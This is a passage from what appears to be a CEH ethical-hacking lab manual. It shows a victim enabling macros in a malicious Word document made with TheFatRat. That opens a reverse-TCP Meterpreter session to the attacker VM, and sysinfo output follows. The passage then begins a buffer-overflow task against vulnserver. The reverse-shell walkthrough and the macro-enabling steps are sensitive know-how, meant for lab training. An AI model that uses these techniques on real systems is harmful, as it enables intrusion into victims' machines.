


Downloads
File
Home
Share
View
This ... > Downloads
Search Downloads
Name
Date modified
Type
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools
BadDoc.docm
4:41 PM
Microsoft Word
1 item

Figure 1.6.33: Malicious file successfully downloaded

TASK 6.7

Open the Malicious Document

48. A **Microsoft Word** document appears with the file in **PROTECTED VIEW**. Click **Enable Editing**, as shown in the screenshot.



AutoSave
Off
BadDoc.docm - Protec... - Saved
Sign in
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Help
Tell me
PROTECTED VIEW
Enable Editing
Page 1 of 1
23 words
100%

Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

Attention! This document was created by a newer version of Microsoft Office.
Macros must be enabled to display the contents of the document.

Figure 1.6.34: Enable editing option in MS Word

49. A **SECURITY WARNING** appears; click **Enable Content**, as shown in the screenshot.



AutoSave Off
BadDoc.docm - Saved
Sign in
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Help
Design
Layout
Tell me
Paste
Cambria (Body)
12
Styles
Editing
Clipboard
Font
Paragraph
Styles
Enable Content
Page 1 of 1
23 words
100%

SECURITY WARNING Macros have been disabled.

Attention! This document was created by a newer version of Microsoft Office.
Macros must be enabled to display the contents of the document.

Figure 1.6.35: Enable the content option

50. Now, switch back to the **Parrot Security** virtual machine and observe that one session is created or opened in the **Meterpreter shell**, as shown in the screenshot.


Parrot Terminal
File
Edit
View
Search
Terminal
Help


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:51345)
at 2019-11-05 07:07:05 -0500

meterpreter >
```

Figure 1.6.36: Meterpreter shell successfully obtained

TASK 6.8

View Exploited System Details

51. Type **sysinfo** and hit **Enter** to view the system details of the exploited computer, as shown in the screenshot.



```
meterpreter > sysinfo
Computer        : WINDOWS10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure 1.6.37: Viewing exploited system details through the command line

52. This concludes the demonstration of how to hack a Windows machine with a malicious office document using TheFatRat.
53. Close all open windows and document all the acquired information.

TASK 7

Perform Buffer Overflow Attack to Gain Access to a Remote System

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we use a **Parrot Security** (**10.10.10.13**) virtual machine as the host machine and a **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

TASK 7.1


Launch Vulnserver

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run an administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations.

2. The **Windows Security Alert** window appears; click **Allow access**.


Windows Security Alert
Windows Firewall has blocked some features of this app
Allow access
Cancel
What are the risks of allowing an app through a firewall?

Windows Firewall has blocked some features of vulnserver.exe on all public networks.

